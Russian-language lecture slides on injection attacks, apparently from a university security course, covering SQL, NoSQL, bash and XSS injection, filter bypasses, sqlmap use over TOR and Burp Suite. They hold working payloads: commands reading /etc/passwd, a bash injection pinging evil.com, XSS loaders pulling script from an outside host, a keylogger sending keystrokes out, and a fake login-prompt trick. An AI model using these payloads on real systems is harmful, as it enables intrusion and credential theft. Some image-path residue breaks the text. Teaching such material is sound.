ОБРПО. Лекция 8 Инъекции

ТЮРИН КАЙ АНДРЕЕВИЧ

Как защититься от SQLi?

```
SELECT  LOAD_FILE('/etc/passwd')
```

Фильтровать строки? Нет

```
SELECT  LOAD_FILE(0x2f6574632f706173737764)
```

Фильтровать пробелы? Нет

```
SELECT/**/LOAD_FILE(0x2f6574632f706173737764)
```

Только параметризация

Множественные запросы

```
SELECT * FROM news WHERE id_news = 12;
```

```
SELECT * FROM news WHERE id_news = 12;
INSERT INTO admins (username, password)
VALUES ('HaCkEr', 'foo');
```

Слепые инъекции

В случае, если вывод недоступен, используют слепые методы эксплуатации.

Слепые методы чаще всего основаны на таймингах.

```
SELECT * FROM products
WHERE id = IF(MID(VERSION(), 1, 1) = '5', SLEEP(15), 0)
```

sqlmap (1)

UNION query SQL injection. Классический вариант внедрения SQL-кода, когда в уязвимый параметр передается выражение, начинающееся с «UNION ALL SELECT». Эта техника работает, когда веб-приложения напрямую возвращают результат вывода команды SELECT на страницу: с использованием цикла for или похожим способом, так что каждая запись полученной из БД выборки последовательно выводится на страницу. Sqlmap может также эксплуатировать ситуацию, когда возвращается только первая запись из выборки (Partial UNION query SQL injection).

Error-based SQL injection. В случае этой атаки сканер заменяет или добавляет в уязвимый параметр синтаксически неправильное выражение, после чего парсит HTTP-ответ (заголовки и тело) в поиске ошибок DBMS, в которых содержалась бы заранее известная инъецированная последовательность символов и где-то «рядом» вывод на интересующий нас подзапрос. Эта техника работает только тогда, когда веб-приложение по каким-то причинам (чаще всего в целях отладки) раскрывает ошибки DBMS.

sqlmap (2)

Stacked queries SQL injection. Сканер проверяет, поддерживает ли веб-приложение последовательные запросы, и, если они выполняются, добавляет в уязвимый параметр HTTP-запроса точку с запятой (;) и следом внедряемый SQL-запрос. Этот прием в основном используется для внедрения SQL-команд, отличных от SELECT, например для манипуляции данными (с помощью INSERT или DELETE). Примечательно, что техника потенциально может привести к возможности чтения/записи из файловой системы, а также выполнению команд в ОС.

Boolean-based blind SQL injection. Реализация так называемой слепой инъекции: данные из БД в «чистом» виде уязвимым веб-приложением нигде не возвращаются. Прием также называется дедуктивным. Sqlmap добавляет в уязвимый параметр HTTP-запроса синтаксически правильно составленное выражение, содержащее подзапрос SELECT (или любую другую команду для получения выборки из базы данных). Для каждого полученного HTTP-ответа выполняется сравнение headers/body страницы с ответом на изначальный запрос — таким образом, утилита может символ за символом определить вывод внедренного SQL-выражения. В качестве альтернативы пользователь может предоставить строку или регулярное выражение для определения «true»-страниц (отсюда и название атаки). Алгоритм бинарного поиска, реализованный в sqlmap для выполнения этой техники, способен извлечь каждый символ вывода максимум семью HTTP-запросами.

sqlmap (3)

Time-based blind SQL injection. Полностью слепая инъекция. Точно так же как и в предыдущем случае, сканер «играет» с уязвимым параметром. Но в этом случае добавляет подзапрос, который приводит к паузе работы DBMS на определенное количество секунд (например, с помощью команд SLEEP() или BENCHMARK()). Используя эту особенность, сканер может посимвольно извлечь данные из БД, сравнивая время ответа на оригинальный запрос и на запрос с внедренным кодом. Здесь также используется алгоритм двоичного поиска. Кроме того, применяется специальный метод для верификации данных, чтобы уменьшить вероятность неправильного извлечения символа из-за нестабильного соединения.

Сценарий использования sqlmap

Мы хотим проэксплуатировать уязвимость, которая была найдена в GET-параметре «id» веб-страницы, расположенной по адресу http://www.site.com/vuln.php?id=1 (для указания URL будет ключ -u).

Чтобы снизить подозрительную активность, мы будем маскироваться под обычный браузер (ключ --random-agent), а для подключения использовать TOR-канал (--tor).

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1"
                                        --random-agent --tor
```

NoSQL инъекции на примере MongoDB

```
db.users.findOne({login: 'user', password: 'qwer'})

db.users.findOne({login: 'root', password: {$ne: 'bar'}})
```

Конструирование запроса руками

```
var params = eval(
    "({login: '" + login + "', password: '" + pass + "' })"
    );

db.users.findOne(params)
```

Инъекция

```
var params = eval(
    "({login: '" + "root' }) //" + "', password: '" + "test" + "' })"
    );

params = {login: 'root'}
```

Внедрение javascript кода

```
var params = eval(
    "({login: '" + "'+(1+2) }) //" + "', password: '" + "test" + "' })"
    );

params = {login: '3'}
```

CSS - инъекции

```
<div style="color: red">

<div style="background:url('javascript:alert(1)')">
```

Как защищаться от XSS?

Допустим, фильтрация по тегу <script>

Как обойти?

Ввод: test<scr<script>ipt>test

Результат: test<script>test

Примеры пэйлоадов

<script>alert(123);</script>

<ScRipT>alert("XSS");</ScRipT>

<script>alert(123)</script>

<script>alert("hellox worldss");</script>

<script>alert(“XSS”)</script>

<script>alert(“XSS”);</script>

<script>alert(‘XSS’)</script>

“><script>alert(“XSS”)</script>

<script>alert(/XSS”)</script>

<script>alert(/XSS/)</script>

</script><script>alert(1)</script>

‘; alert(1);

‘)alert(1);//

<ScRiPt>alert(1)</sCriPt>

<IMG SRC=jAVasCrIPt:alert(‘XSS’)>

<IMG SRC=”javascript:alert(‘XSS’);”>

<IMG SRC=javascript:alert("XSS")>

<IMG SRC=javascript:alert(‘XSS’)>

<img src=xss onerror=alert(1)>

https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt

Экзотические пэйлоады

Один из коротких векторов для выполнения JS при XSS атаке:

<q/oncut=alert()>X

Событие oncut сработает, если пользователь попытается вырезать содержимое, т.е. выделет текст и нажмет CTRL+X.

Может использоваться при жёстких ограничениях на длину вектора.

Ещё примеры пэйлоадов

```
<img src onerror="(function(u){var
d=document,s=d.createElement('scri'+'pt');s.sr
c=u;(d.head||d.documentElement).appendChild(s)
;s.parentNode.removeChild(s);}('//bo0om.ru/xss
.js'));">
```

Эксплуатация XSS

Атакуя с помощью XSS, можно динамически подменить текущий url страницы в пределах одного сайта.

Делается это так:

```
window.history.replaceState(null, '', 'https://site.com/login');
```

Очень эффективно отобразить фейковое окно аутентификации (сессия истекла) и подменить url. Запоминалки паролей заполнят нужные поля.

В этом случае не требуется воровать cookie, так как они в большинстве случаев уже с флагом HttpOnly и атакующий получает пароли plaintext'ом!

Инъекции в bash

&$(ping${IFS}-c1${IFS}evil.com)&ping -c1 evil.com&'\"`0&$(ping${IFS}-c1${IFS}evil.com)&ping -c1 evil.com&`'

При недостаточной фильтрации пользовательских данных, которые попадают в bash интерпретатор, выполнится команда ping -c evil.com. На случай экранирования пробелов можно использовать ${IFS} - это пустая строка.

Хитрый XSS через статус в Instagram

При установке xss payload в статус в инстаграме, xss сработал на

- findgram.me
- imgrab.com
- instagy.com
- iconosquare.com
- tofo.me
- photo.sh
- gramosphere.com

Обход фильтрации в bash

Из переменных (и не только) можно склеивать команды, тем самым можно обойти системы обнаружения и фильты (ну мало ли).

Например, переменная COMP_WORDBREAKS — набор символов рассматриваемые как разделители слов.

echo $COMP_WORDBREAKS

вернет

"'><=;|&(:

Обращаясь к переменным, в таком представлении, можно вернуть один или несколько символов (первое после двоеточия число - начальное значение символа, вторая цифра - количество символов)

echo ${COMP_WORDBREAKS:11:2}

вернет (:

Сборка shell-команды

Подобным образом можно собрать полноценную команду, склеивая кусочки переменных

cat${COMP_WORDBREAKS:0:1}${PATH:0:1}etc${HOME:0:1}passwd

что будет интерпретировано как cat /etc/passwd

Ну или даже так:

${SHELLOPTS:3:1}at
${PATH:0:1}${SHELLOPTS:4:1}t${SHELLOPTS:3:1}${HOME:0:1}p${SHELLOPTS:2:1}sswd

Универсальные xss-вектора

Вектор с thespanner. Отрабатывает в атрибутах, закрывает теги, покрывает bb-code, разворачивает изображение на весь экран с алертом

javascript:/*--
>]]>%>?></script></title></textarea></noscript></style></xmp>">[img=1,name=/alert(1)/.source]<i
mg -/style=a:expression&#40&#47&#42'/-
/*&#39,/**/eval(name)/*%2A///*///);width:100%;height:100%;position:absolute;-ms-
behavior:url(#default#time2) name=alert(1) onerror=eval(name) src=1 autofocus onfocus=eval(name)
onclick=eval(name) onmouseover=eval(name) onbegin=eval(name)
background=javascript:eval(name)//>"

Менее короткий, но не менее интересный xss-полиглот, работает за счет множества комментов и имеет вложенные закрывающие теги (понравился подход), которые закрываются единичным --!>

jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e

Уязвимости в DNS-именах

Пишем в dnschef.ini

[MX]

*.xss.hack.bo0om.ru="-->'><script/src=//bo0om.ru/xss.js>

[NS]

*.xss.hack.bo0om.ru="-->'><script/src=//bo0om.ru/xss.js>

[CNAME]

*.xss.hack.bo0om.ru="-->'><script/src=//bo0om.ru/xss.js>

XSS сработала на:

- who.is
- robtex.com
- dnsqueries.com
- reg.ru (исправили)

XSS через Google Play (1)

Итак, был сгенерирован сертификат, подписывающий приложение, только вместо имени разработчика и прочих данных — XSS

Application certificate information

```
thumbprint: 3cce45a09419de32b99584da5a6c1a064f91a3d0
validfrom: 09:00 PM 12/26/2016
Issuer
    DN: C:">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.c
    C: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.crea
    CN: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.cre
    L: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.crea
    O: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.crea
    ST: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.cre
    OU: ">')&#34&#62</stYle/</titLe/</teXtarEa/</scRipt/--!><img src="0:0" onerror="(function(u){var d=document,s=d.cre
```

XSS через Google Play (2)

Были разложены файлы с пэйлоадами и файлы, путь из которых формирует валидный тег, подгружающий скрипт с домена.


Чтобы внедрить свой скрипт в имя, нужен домен покороче, т.к. есть ограничение в 30 символов.

В интернете уже давно используются punycode, и регистрировать такие домены можно.

Например, последовательность xn--g3h дает ■.

Был зарегистрирован домен ■.ws (4 символа включая точку).

XSS через Google Play (3)



XSS через Google Play (4)

В первую очередь отстук пришёл с парсеров приложений, больше всего трафика с данных доменов:

apkpure.com

allfreeapk.com

appbrain.com

appszoom.com

downloadatoz.com

Но самое забавное — после того, как приложение было отправлено на virustotal, XSS сработали в панелях антивирусных компаний.

Поддомен Qihoo 360 — создатели антивируса 360 Total Security

Поддомен Antiy Labs — создатели антивируса AVL

Внедрение пробела как уязвимость

Уязвимость на поддомене Yandex

Было замечено, что в стандартной ситуации, один из поддоменов яндекса при обращении к директории /admin/ просит логин и пароль:

http://sqtest.yandex.net/admin/ — 401

Однако, если добавить после admin знак пробела, то в админку пускало.

http://sqtest.yandex.net/admin%20/ — 200

Кейлогер через xss

Минималистичный кейлогер, который удаляется со страницы (но продолжает работать):

```
<img src=x
onerror='document.onkeypress=function(e){fetch("//bo0om.ru?k="+St
ring.fromCharCode(e.which))},remove()'>
```

Проверка, залогинен ли пользователь

На примере VK. Если пользователь имеет активную сессию на ресурсе, произойдет перенаправление на существующий файл favicon.ico, поэтому у тега img сработает событие "onload". Если сессии нет - пользователя перенаправит на страницу аутентификации, а так как img не сможет загрузить изображение - выполнится событие "onerror".

```
<img src="https://login.vk.com/?role=fast&to=ZmF2aWNvbi5pY28-"
onload="alert('Yeah!')" onerror="alert('Nope!')"
style="display:none;">
```

BurpSuit

Proxy — перехватывающий прокси-сервер, работающий по протоколу HTTP(S) в режиме man-in-the-middle. Позволяем перехватывать трафик идущий в обоих направлениях.

Spider — паук или краулер, позволяющий в автоматическом режиме собирать информацию о об архитектуре веб-приложения.

Scanner — автоматический сканер уязвимостей (OWASP TOP 10 и т.д.)

Intruder — утилита, позволяющая в автоматическом режиме производить атаки различного вида, такие как подбор пароля, перебор идентификаторов, фаззинг и т.д.


Repeater — утилита для модифицирования и повторной отправки отдельных HTTP-запросов и анализа ответов приложения.

Sequencer — утилита для анализа генерации случайных данных приложения, выявления алгоритма генерации, предиктивности данных.


Decoder — утилита для ручного или автоматического преобразования данных веб-приложения.

Comparer — утилита для выявления различий в данных.

Extender — расширения в BurpSuite. Можно добавлять как готовые из BApp store, так и собственной разработки.




Про инъекции чуть более формально


Граница окружения
Точка входа a'
Точка входа b'
Точка выхода
c' = f_transform(a', b')
f_pvo(c')
Точка инъекции a'
Точка инъекции b'
01 var a = Request.Params["a"];
02
03 var b = Request.Params["b"];
04
05 if (a == null)
06 {
07 return;
08 }
09
10 if (b == null)
11 {
12 return;
13 }
14
15 Response.Write($"");

Достаточный критерий защищённости от атак инъекций

